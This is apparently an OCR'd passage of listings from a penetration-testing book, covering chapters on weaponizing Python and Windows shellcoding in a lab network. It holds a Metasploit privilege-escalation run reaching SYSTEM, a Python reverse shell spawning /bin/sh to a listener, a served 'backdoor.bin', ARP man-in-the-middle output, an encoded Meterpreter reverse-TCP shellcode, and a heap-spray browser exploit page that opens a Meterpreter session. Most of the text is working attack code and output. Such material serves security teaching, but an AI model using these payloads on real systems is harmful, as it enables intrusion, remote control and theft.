p
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/local/ms14_058_track_popup_menu) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms14_058_track_popup_menu) > set LHOST 192.168.108.106
LHOST => 192.168.108.106
msf exploit(windows/local/ms14_058_track_popup_menu) > set LPORT 45678
LPORT => 45678
msf exploit(windows/local/ms14_058_track_popup_menu) > run
```

```
[*] Started reverse TCP handler on 192.168.108.106:45678
[*] Launching notepad to host the exploit...
[+] Process 1024 launched.
[*] Reflectively injecting the exploit DLL into 1024...
[*] Injecting exploit into 1024...
[*] Exploit injected. Injecting payload into 1024...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.108.111
[*] Meterpreter session 2 opened (192.168.108.106:45678 -> 192.168.108.111:49228) at 2018-05-26 2
2:39:30 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Chapter 9: Weaponizing Python

```
root@yokwe:~# python
Python 2.7.15rc1 (default, Apr 15 2018, 21:51:34)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print "Hello, world!"
Hello, world!
>>> 3*50+100/20*(14/15)
150
>>> 3.0*50.0+100.0/20.0*(14.0/15.0)
154.66666666666666
>>>
```

```
~
~
~
~
~                          VIM - Vi IMproved
~
~                           version 8.0.1453
~                       by Bram Moolenaar et al.
~          Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                Vim is open source and freely distributable
~
~                       Sponsor Vim development!
~              type  :help sponsor<Enter>    for information
~
~              type  :q<Enter>               to exit
~              type  :help<Enter>  or  <F1>  for on-line help
~              type  :help version8<Enter>   for version info
~
~
~
~
~
                                                          0,0-1         All
```

```
root@yokwe:~# python hello_world.py
Hello, World!
root@yokwe:~#
```

```
import socket
webhost = '192.168.108.114'
webport = 80
print "Contacting %s on port %d ..." % (webhost, webport)
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost,webport))
webclient.send("GET / HTTP/1.1\r\nHost: 192.168.108.114\r\n\r\n")
reply = webclient.recv(4096)
print "Response from %s:" % webhost
print reply

~
~
~
-- INSERT --                                              11,1          All
```


```
import socket
import threading
host_ip = '0.0.0.0'
host_port = 45678
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((host_ip, host_port))
server.listen(4)
print "Server is up.  Listening on %s:%d" % (host_ip, host_port)
def connect(client_socket):
    received = client_socket.recv(1024)
    print "Received from remote client:\n-----------\n%s\n-----------\n" % received
    client_socket.send("Always listening, comrade!\n\r")
    print "Comrade message sent. Closing connection."
    client_socket.close()
    print "\nListening on %s:%d\n" % (host_ip, host_port)
while True:
    client, address = server.accept()
    print "Connection accepted from remote host %s:%d" % (address[0], address[1])
    client_handler = threading.Thread(target=connect, args=(client,))
    client_handler.start()
~
~
-- INSERT --                                              21,1          All
```

```
root@yokwe:~# python server.py
Server is up.  Listening on 0.0.0.0:45678
Connection accepted from remote host 192.168.59.1:55481
Received from remote client:
-----------
SSH-2.0-PuTTY_Release_0.70

-----------

Comrade message sent. Closing connection.

Listening on 0.0.0.0:45678

Connection accepted from remote host 127.0.0.1:40320
Received from remote client:
-----------
Hello

-----------

Comrade message sent. Closing connection.

Listening on 0.0.0.0:45678
```

```
import socket
import subprocess
import os
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 45678))
os.dup2(sock.fileno(),0)
os.dup2(sock.fileno(),1)
os.dup2(sock.fileno(),2)
proc = subprocess.call(["/bin/sh", "-i"])

~
-- INSERT --                              10,1          All
```

```
root@yokwe:~# nc -l -p 45678
# whoami
root
#
```

```
root@troy:~/Downloads# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.108.49 - - [31/May/2018 23:56:50] "GET /backdoor.bin HTTP/1.1" 200 -
```






```
root@troy:~# python arp.py

Gateway IP address:  192.168.108.1
Gateway MAC address: 00:aa:2a:e8:33:79


Target IP address:  192.168.108.49
Target MAC address: 00:50:56:3d:69:ba


MitM ARP attack started.
MitM sniffing started. Total packets to be sniffed: 1000
```

Source	Destination	Protoco	Length	Info
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)
Vmware_1e:87:a4	Vmware_3d:69:ba	ARP	42	192.168.108.1 is at 00:0c:29:1e:87:a4
Vmware_1e:87:a4	00:aa:2a:e8:33:79	ARP	42	192.168.108.49 is at 00:0c:29:1e:87:a4 (duplicate use of 192.168.108.1 detected!)


```
root@troy:~# ls
 arpMITMresults.pcap   Documents         'MALICIOUS DRIVE'   Public
 arp.py                Downloads          Music              Shellter_Backups
 Desktop               hash_extender      Pictures           Templates
```

Chapter 10: Windows Shellcoding






Stack
payload
Heap


```
%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u528b%u8b14%u2872%ub70f
%u264a%uff31%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf2e2%u5752%u528b%u8b10%u3c4a
%u4c8b%u7811%u48e3%ud101%u8b51%u2059%ud301%u498b%ue318%u493a%u348b%u018b%u31d6
%uacff%ucfc1%u010d%u38c7%u75e0%u03f6%uf87d%u7d3b%u7524%u58e4%u588b%u0124%u66d3
%u0c8b%u8b4b%u1c58%ud301%u048b%u018b%u89d0%u2444%u5b24%u615b%u5a59%uff51%u5fe0
%u5a5f%u128b%u8deb%u685d%u3233%u0000%u7768%u3273%u545f%u4c68%u2677%u8907%uffe8
%ub8d0%u0190%u0000%uc429%u5054%u2968%u6b80%uff00%u6ad5%u680a%ua8c0%u756c%u0268
%ub200%u896e%u50e6%u5050%u4050%u4050%u6850%u0fea%ue0df%ud5ff%u6a97%u5610%u6857
%ua599%u6174%ud5ff%uc085%u0a74%u4eff%u7508%ue8ec%u0067%u0000%u006a%u046a%u5756
%u0268%uc8d9%uff5f%u83d5%u00f8%u367e%u368b%u406a%u0068%u0010%u5600%u006a%u5868
%u53a4%uffe5%u93d5%u6a53%u5600%u5753%u0268%uc8d9%uff5f%u83d5%u00f8%u287d%u6858
%u4000%u0000%u006a%u6850%u2f0b%u300f%ud5ff%u6857%u6e75%u614d%ud5ff%u5e5e%u0cff
%u0f24%u7085%uffff%ue9ff%uff9b%uffff%uc301%uc629%uc175%ubbc3%ub5f0%u56a2%u006a
%uff53%u41d5
~
                                                              1,1           All
```




```
root@troy:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.108.239 - - [08/Jun/2018 03:20:18] "GET /lottery.html HTTP/1.1" 200 -
```


Command Prompt
vmtoolsd.exe 1384 Console 1 17,348 K
spoolsv.exe 1436 Services 0 12,624 K
taskhost.exe 1464 Console 1 7,108 K
svchost.exe 1500 Services 0 9,760 K
VGAuthService.exe 1728 Services 0 8,144 K
vmtoolsd.exe 1760 Services 0 14,988 K
WmiPrvSE.exe 328 Services 0 11,104 K
msdtc.exe 880 Services 0 6,212 K
SearchIndexer.exe 2132 Services 0 13,004 K
svchost.exe 3536 Services 0 3,704 K
sppsvc.exe 3564 Services 0 5,960 K
svchost.exe 3600 Services 0 28,456 K
iexplore.exe 1412 Console 1 20,892 K
iexplore.exe 3796 Console 1 452,284 K
audiodg.exe 1208 Services 0 13,888 K
cmd.exe 2448 Console 1 2,332 K
conhost.exe 1068 Console 1 4,308 K
tasklist.exe 2880 Console 1 4,384 K
C:\Program Files\Debugging Tools for Windows (x86)>windbg -p 3796 /g


Pid 3848 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
Registers - Pid 3848 -
Customize...
Reg Value
gs 0
fs 3b
es 23
ds 23
edi 0
esi 0
ebx 0
edx 775cf125
ecx 0
eax 7ffd8000
ebp 56df9b8
eip 775640f0
cs 1b
efl 246
esp 56df98c
ss 23
dr0 0
pause execution
Ln 0, Col 0
Sys 0:<Local>
Proc 000:f08
Thrd 006:b98
ASM
OVR
CAPS
NUM





```
0:006> dc 11fcffff
11fcffff  90909090 90909090 90909090 90909090  ................
11fd000f  90909090 90909090 90909090 90909090  ................
11fd001f  90909090 90909090 90909090 90909090  ................
11fd002f  90909090 90909090 90909090 90909090  ................
11fd003f  90909090 90909090 90909090 90909090  ................
11fd004f  90909090 90909090 90909090 90909090  ................
11fd005f  90909090 90909090 90909090 90909090  ................
11fd006f  90909090 90909090 90909090 90909090  ................
```

```
                        var nopsled = unescape("%u9090%u9090");
                        while(nopsled.length <= 0x100000 - shcode.length) {
                                nopsled += nopsled;
                        }
                        nopsled += shcode;
                        for(z = 0; z < 200; z++) {
                                arr[z] = z + nopsled;
                                arr[z].substring(0,1);
                        }
                }
                function exploit() {
                        var buffer = "zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzz" + "\xff\xff\xec\x11"
                        var htmlTags =
                                "<object type='application/x-java-applet'>" +
                                "<param name='launchjnlp' value='1'>" +
                                "<param name='docbase' value='" + buffer + "'>"
+
                                "</object>";
"lottery.html" 33L, 2215C                                     18,431-452    37%
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:45678
[*] Sending stage (179779 bytes) to 192.168.108.239
[*] Meterpreter session 1 opened (192.168.108.117:45678 -> 192.168.108.239:49659
) at 2018-06-08 03:20:21 -0400

meterpreter > getuid
Server username: WIN-6GI0331DI21\yokwe
meterpreter > 
```

```
root@yokwe:~# sha256sum shell1.exe
96f72a676b17e83309b123b507f6f67fd2e4699f70abe281f3e0ab73c7e00442  shell1.exe
root@yokwe:~# sha256sum shell2.exe
bf9479f9e2656e9002bfa4c5d21a6174cb2b02d92c2b575aa6d7c66dc1c825b3  shell2.exe
root@yokwe:~# 
```


```
root@yokwe:~# objdump -D shell_noencode.exe -M intel |grep "c0 a8 6c 75"
  4034aa:      _ 68 c0 a8 6c 75           push   0x756ca8c0
```




```
00001000: 558b ec81 ec0c 4c00 e6b8 d402 9100 b956
00001010: c1e8 179c 7aa3 a83b 4100 a344 4041 00a3
00001020: edf4 4100 33db a848 4015 0057 8d45 0c53
00001030: ac4d 0850 51c7 05b0 17b6 005f d240 0088
00001040: 1d40 3c95 00e8 d64c 0000 68e0 5f40 00e8
00001050: d8a4 7700 83c4 9e53 9253 684c 4041 23e8
00001060: fc7f 00bb 8bea 90af 4508 8b0d 4c40 4100
00001070: 256c 8d55 bba0 52e8 b1e8 0000 8b55 f48d
00001080: 45fc 8ddc fb50 510f 14bd 4000 52e8 de99
00001090: 00c1 857a 0f85 9a04 0000 8b35 37c1 4000
000010a0: 0fbe 45fb 8375 bf9a 0dd0 0f87 6604 0090
000010b0: 3385 8a88 9917 400c ff24 8d98 1640 008b
000010c0: 55fc 76ff 156c c140 0083 c404 3bc3 a310
000010d0: d040 000f b63d 0400 0068 f88d 0c00 e86d
000010e0: bf00 26e9 2b04 0000 c742 68de 4100 01c3
000010f0: 0000 e91f 0400 0089 1d14 d040 00ed 1404
00001100: 0000 8b45 fcf9 ff15 6cc1 4000 a318 d078
00001110: 0080 8203 0000 8b4d 5971 ff15 6c90 40e1
